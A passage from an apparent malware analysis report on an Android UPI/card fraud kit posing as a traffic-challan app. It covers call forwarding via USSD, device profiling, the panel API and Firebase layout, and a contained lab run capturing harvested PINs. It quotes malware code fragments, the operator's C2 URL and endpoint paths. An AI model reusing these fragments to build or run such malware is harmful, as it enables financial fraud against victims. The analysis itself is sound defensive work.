Runtime (T12): capability confirmed at the handler, send not reached. The real service is com.veltrix.documents.fcm.MyMessagingService; a crafted message carrying ob_id, ob_number, ob_text and ob_sim was accepted and processed. My SmsManager hook stayed armed the whole session and never fired, because the send depends on registration and command state that my mock does not provide. So the command shape is proven; the outbound SMS is not.
Finding 8: Stage 2 can set call forwarding#
Evidence: direct. CallForwardingHelper builds standard GSM USSD codes:
public String getUssdCode(String number, boolean enable) {
    if (!enable) return "##21#";
    if (number == null) number = "";
    return "*21*" + number.trim() + "#";
}

public String getStatusQueryCode() {
    return "*#21#";
}
The code resolves the SIM and subscription, sends the USSD request, and parses the carrier response for phrases such as active, registered, diverted, not active, or erased.
Interpretation: the operator can forward all incoming calls to an attacker-controlled number. That intercepts voice OTP and bank callbacks. The victim may not notice because the phone simply stops ringing for those calls. I did not observe a forwarding command being executed.
Runtime (T13): codes confirmed, send blocked. Calling the helper in-process returned *#21# for status, *21*9000000000# to enable and ##21# to disable. My hook logged the USSD string and returned without dialling, so nothing reached a carrier. The helper also exposes placeCallDirectly, which means this component can place calls, not only forward them.
Finding 9: Stage 2 profiles the device and SIM#
Evidence: direct. PresenceBeatReq and DeviceInstallReq contain fields for:
androidVersion, appVersion, battery, charging, clientApp,
cpuArch, installedAtMs, ip, model, now_ms, permissions,
phone, rootStatus, sdk, serviceProvider,
sim1, sim1_carrier, sim1_state,
sim2, sim2_carrier, sim2_state,
sim_checked_at_ms, spreaderCode, status, storageMB
DeviceInfoCollector contains methods for getIPAddress(), getEmails(), getContacts(), and getCallLogs().
Interpretation: the app builds a detailed device and SIM profile. This helps the operator decide which fraud path to use, which SIM to target, and whether the device is rooted or instrumented.
Nuance: in this build, the manifest does not declare READ_CONTACTS, READ_CALL_LOG, or GET_ACCOUNTS, and PermissionHelper only requests SMS, phone state, phone numbers, and call placement. The contacts, call-log, and email methods may therefore fail or return empty. They are present in the code, but I would not claim they work in this build without runtime evidence.
Finding 10: Stage 2 has notification access but no upload path in this build#
Evidence: direct. MyNotificationListener extends NotificationListenerService and is bound with BIND_NOTIFICATION_LISTENER_SERVICE. onNotificationPosted() ignores its own package and then triggers forcePresenceOnlineNow() and scheduleRecovery().
if (sbn == null || sbn.getPackageName() == null ||
    sbn.getPackageName().equals(getApplicationContext().getPackageName())) {
    return;
}
FirebaseRepo.INSTANCE.forcePresenceOnlineNow();
OfflineRecoveryManager.INSTANCE.scheduleRecovery(getApplicationContext());
There are DTOs named NotificationBatchItem and NotificationsBatchReq, but I did not find a Retrofit endpoint that uploads notification content.
Interpretation: the permission is dangerous and could be used to read OTP notifications in a future update, but in this build the listener appears to be used only as a wake-up trigger. I would not claim that notification text is being exfiltrated here.
Runtime (T11): confirmed. The app sent the victim to the notification-access settings page during onboarding, and the listener bound successfully. It also came back on its own after a reboot, which fits the “keep the channel open” purpose rather than a content-stealing one.
Finding 11: Stage 2 contains anti-analysis and string-hiding tricks#
Evidence: direct. Stage 1 and Stage 2 both use:
- decoy ZIP entry names that reuse real paths with extra slashes, backslashes, spaces, or suffixes,
- ZipCrypto-encrypted junk entries,
- invalid
fill-array-data-payloadblocks in dead code, which break linear-sweep decompilers, - zero-width characters in the app label,
- string fragments assembled at runtime.
Interpretation: the sample is built to slow down automated analysis and casual inspection. It is not unbeatable; normalizing the DEX and rebuilding a clean APK is enough to read the code. The anti-analysis is a speed bump, not a packer with a custom VM.
Finding 12: Stage 2 has a full panel API and a Firebase backend#
Evidence: direct. FirebaseRepo defines the base URL:
private static final String DEFAULT_BASE_URL = "https://nexus-panel.in/api/";The Retrofit interface includes these paths:
GET  panel/config
POST device/installed
POST device/token
POST presence/beat
POST data/sms/batch/historical
POST data/sms/batch/new
POST data/sync_complete
POST data/emails/batch
POST data/payments
POST ping/ack
POST outbox/pull
POST outbox/mark
GET  devices/call_forwarding
POST devices/call_forwarding/ack
Requests carry:
X-Customer-ID
X-Device-ID
X-Timestamp
X-Sig
X-Sig is HMAC-SHA256 over a string built from the customer ID, device ID, and timestamp, using a writer secret embedded in BuildConfig. I am not publishing the full customer ID or writer secret. They are operator-side credentials, not personal data, and redacting them avoids enabling forged requests against the backend.
The class itself is small enough to read directly from the DEX. It holds exactly eight constants:
| Constant | Type | Value |
|---|---|---|
APPLICATION_ID | String | com.veltrix.documents |
BUILD_TYPE | String | release |
DEBUG | boolean | false |
VERSION_NAME | String | 1.0 |
VERSION_CODE | int | 2 |
SPREADER_CODE | String | empty |
CUSTOMER_ID | String | 28 characters, redacted |
WRITER_SECRET_HEX | String | 32 bytes of hex, redacted |
Two things follow from that list. BUILD_TYPE is release and DEBUG is false, so this is not a leaked test build - it was compiled for distribution. And CUSTOMER_ID is a compile-time constant, which means the kit is rebuilt per customer: every reseller gets an APK with their own tenant ID baked in, while the panel stays shared. That is the build-side evidence for the multi-tenant backend described below.
The Firebase project is named ghostx-panel. The APK contains the project ID, API key, app ID, sender ID, and OAuth client. The Firestore layout is built as:
customers/{customer_id}/devices/{android_id}
customers/{customer_id}/devices/{android_id}/sms/{date_id}
customers/{customer_id}/devices/{android_id}/emails/{id}
customers/{customer_id}/devices/{android_id}/payments/{id}
customers/{customer_id}/devices/{android_id}/outbox/queue/queue/{id}
customers/{customer_id}/devices/{android_id}/tokens/{id}
app_config/network                        (field: baseUrl)
pending_tokens/{customer_id}_{device_id}
Interpretation: this is a multi-tenant fraud panel. The customer_id model suggests multiple operators or resellers can share the same backend. The app_config/network.baseUrl document lets the operator move the API host without shipping a new APK. I did not query the project or the panel.
Runtime: the client side is confirmed, the backend is not. The app called panel/config, then repeatedly device/installed, and it registered itself with Firebase as POST /v1/projects/ghostx-panel/installations, sending the API key and the signing certificate hash in the headers. Every one of those calls was answered by my local mock after being redirected away from the real host, so this proves the protocol, not the operator’s database.
Data flow#
Figure 4. Data flow. The endpoints and field names come from the decompiled code. The paths were later exercised in the lab (section “Running it in the lab”), but the operator’s servers were replaced by a local mock, so the diagram describes the kit’s design, not observed operator infrastructure.
Running it in the lab#
Everything up to this point is a reading of code. The rest of this post is what the code did when I
executed it, because there is a difference between “this line calls SmsManager” and “this is the
object it built with your PIN in it”.
The lab was built to answer one question honestly: does the sample behave as advertised, without ever touching the operator’s infrastructure or a real person’s data?
The setup#
Host            macOS
Emulator        Android 14 (API 34), arm64-v8a, google_apis, userdebug
                rooted (adb root), writable system partition
Instrumentation frida-server 17.27.4 + a hook script loaded at spawn
Interception    mitmproxy on the host, emulator pointed at it via adb reverse
Replacement     a local mock panel plus a TLS mock, both logging every request
Containment     iptables OUTPUT whitelist: loopback only
Three things made this safe to run:
- The emulator had no SIM and no accounts. No Google sign-in, no contacts, no banking apps.
- The operator’s hosts were removed from reach.
nexus-panel[.]inand theghostx-panelFirebase hosts were pointed at127.0.0.1inside the guest, and the process that owned those names was my mock, not theirs. - Everything else was dropped. The guest could reach loopback and nothing else.
Every API call the sample made was answered by my mock. The request bodies below are what the app sent, captured before the response. Nothing was forwarded upstream, and I never queried the operator’s panel or Firebase project.

Tapping Update goes straight to an Android settings page#
The fake store page is not a dead end. Tapping UPDATE calls the JavaScript bridge, which starts the settings activity for its own package:
I ActivityTaskManager: START u0 {act=android.settings.MANAGE_UNKNOWN_APP_SOURCES
  dat=package: cmp=com.android.settings/.Settings$ManageAppExternalSourcesActivity}
  from uid 10192 (org.secure.guard)
The dat=package: part matters. The app is not asking the user to enable unknown sources globally -
it asks them to enable it for this one app, which looks far more reasonable and narrows what the
victim has to approve.
The VPN is the most interesting part of Stage 1#
Once unknown sources is granted, the app immediately requests a VPN. The system dialog carries the app’s zero-width label, which renders as a mangled “M-…” in front of the package name - a small but useful detail, because a careful user would notice that the name does not look right.

The configuration behind that dialog is where the intent shows:
NetworkAgentInfo{network{102} ni{VPN CONNECTED}
  VpnTransportInfo{type=1, sessionId=Network Manager, bypassable=false}
  Routes: [ 0.0.0.0/0 -> 0.0.0.0 tun0 ]
  Uids: <{10127-10127, 10152-10152, 20127-20127, 20152-20152}>
  OwnerUid: 10192}
Mapping those UIDs back to packages:
uid:10127  com.google.android.gsf
uid:10127  com.google.android.gms
uid:10152  com.android.vending
uid:10192  org.secure.guard      <- the owner, deliberately not routed
The runtime UID list confirms that the VPN targets Play Store, Play Services and GSF. Combined with the absence of a forwarding loop in the code, this is consistent with an attempt to disrupt their network access while leaving other apps outside the tunnel. Disruption of Play Protect is a plausible purpose, but I did not run a controlled test of its scanning or warning behaviour. The UID list establishes the routing targets, not that Play Protect was disabled.
The payload is decrypted, verified and installed#
The dropper writes its decrypted asset to its own cache and hands it to the installer:
[Kf9x2.b] args=[Context]         # decrypt
[Kf9x2.g] args=[Context, File]   # install
[openSession]  params=750092956
[session.commit] statusReceiver=IntentSender{...}
The file it produced:
➜  ~ adb shell ls -l /data/data/org.secure.guard/cache/
-rw------- 1 u0_a192 u0_a192_cache 15045496 sys_cache.bin
➜  ~ adb pull .../cache/sys_cache.bin
➜  ~ shasum -a 256 sys_cache.bin
3289ca332975984b945c36affb3d545371145248e9f7a5399abe02a3fbbd909d
That hash is the Stage 2 APK hash from the static analysis, byte for byte, at the same size. The
“onnx_model.bin” filename is pure cover: it is an encrypted APK, and the app decrypts it correctly
in about a second on first run.
The installer prompt shows the second-stage label, not the fake store’s:

After the install, the dropper records what landed and launches it without being asked:
<!-- /data/data/org.secure.guard/shared_prefs/app_core_cfg.xml -->
<map>
    <string name="target_sync_id">com.veltrix.documents</string>
</map>
That is the PACKAGE_ADDED receiver doing its job, and it is why target_sync_id appears in the
IOC table below.
The fake challan app#
Stage 2 opens with a network check, then two permission prompts, then the login. The order matters, because it tells you what the kit considers load-bearing:
- Notification access - a special permission, granted from a system settings page.
- Battery optimisation exemption - so the sync service is not killed in the background.
- The fake mParivahan login.



Submitting those opens the hook. The screen claims a ₹1 refundable verification fee:

The payment screen offers UPI and cards, with bank and network logos that are drawn locally:

Choosing UPI does not hand off to a UPI app. It opens a keypad owned by the sample:
Two PINs, not one#
This is the part I could not prove statically. The code has upiPin, upiPin1 and upiPin2, and a
separate WrongUpiPinActivity, which strongly implies a retry is harvested too. Hooking the payment
model at runtime shows it directly. First attempt:
[pushPayment] Payment(phone=9000000000, vehicle=MH00AA0000,
    upiPin=12340, upiPin1=12340, upiPin2=null,
    cardHolderName=null, cardNumber=null, cardExpiry=null, cardCvv=null)

The emulator answers with a fabricated failure and a made-up reference number:
Retrying and entering a different PIN produces a second object, and now the second field is the one that is populated:
[pushPayment] Payment(phone=9000000000, vehicle=MH00AA0000,
    upiPin=2345, upiPin1=null, upiPin2=2345, ...)
So the kit keeps both attempts: the first goes into upiPin1, the retry into upiPin2. A user
who mistypes once does not escape; they simply hand over two PINs instead of one. That is not a
generic form, it is a flow designed around the fact that people get PINs wrong.
Cards get the same treatment#
The card tab is a complete capture form with a live preview:
